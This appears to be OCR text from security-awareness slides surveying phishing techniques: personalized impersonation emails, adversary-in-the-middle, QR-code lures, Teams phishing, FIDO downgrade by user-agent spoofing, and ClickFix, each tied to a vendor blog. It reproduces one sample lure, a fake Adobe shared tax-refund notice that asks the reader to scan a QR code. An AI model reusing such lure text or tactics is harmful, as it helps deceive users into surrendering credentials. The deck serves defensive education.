(NGO), and academic sectors.
- The threat actor's highly personalized emails impersonate individuals from whom the target would reasonably expect to receive emails, including known political and diplomatic figures, making the target more likely to be deceived by the phishing attempt.




Adversary In the Middle Phishing



https://techcommunity.microsoft.com/blog/microsoft-entra-blog/defeating-adversary-in-the-middle-phishing-attacks/1751777

QR Codes


TAXREFUNDREPORT.024_Policies Review-.pdf
48.2%
Adobe Acrobat
Adobe
You have been shared Q1 Tax Refundreport.pdf to review
Please use your smartphone camera to scan the QR code. The shared file will pop up on your screen upon completing the prompts
SENT BY
store-HR (TAXERETUN#)
SHARED ON
February 19, 2025
Manage Your Account | Customer Support | Forums | Terms of Use | Report Abuse
Adobe, the Adobe logo, the Adobe PDF logo, and Acrobat are either registered trademarks or trademarks of Adobe in the United States and/or other countries. All other trademarks are the property of their respective owners.
Adobe, 345 Park Ave., San Jose, CA 95110 USA

Teams Phishing

- Microsoft Teams platform in phishing attacks
- Microsoft Threat Intelligence has taken action against confirmed malicious tenants by blocking their ability to send messages.
- The cybercrime access broker Storm-1674 creates fraudulent tenants to create Teams meetings to send chat messages to potential victims using the meeting's chat functionality
- Since November 2024, the threat actor has started compromising tenants and directly calling users over Teams to phish for credentials as well.



https://www.microsoft.com/en-us/security/blog/2025/05/29/defending-against-evolving-identity-attack-techniques/


Downgrading FIDO Phishing: User agent spoofing

The following section covers support for passkey (FIDO2) authentication in web browsers with Microsoft Entra ID.

OS	Chrome	Edge	Firefox	Safari
Windows	✅	✅	✅	N/A
macOS	✅	✅	✅	✅
ChromeOS	✅	N/A	N/A	N/A
Linux	✅	✅	✅	N/A
iOS	✅	✅	✅	✅
Android	✅	✅	❌	N/A


https://www.proofpoint.com/us/blog/threat-insight/dont-phish-let-me-down-fido-authentication-downgrade


ClickFix Phishing



https://www.microsoft.com/en-us/security/blog/2025/08/21/think-before-you-clickfix-analyzing-the-clickfix-social-engineering-technique/


ClickFix Phishing






https://www.huntress.com/blog/clickfix-malware-buried-in-images

ClickFix Phishing



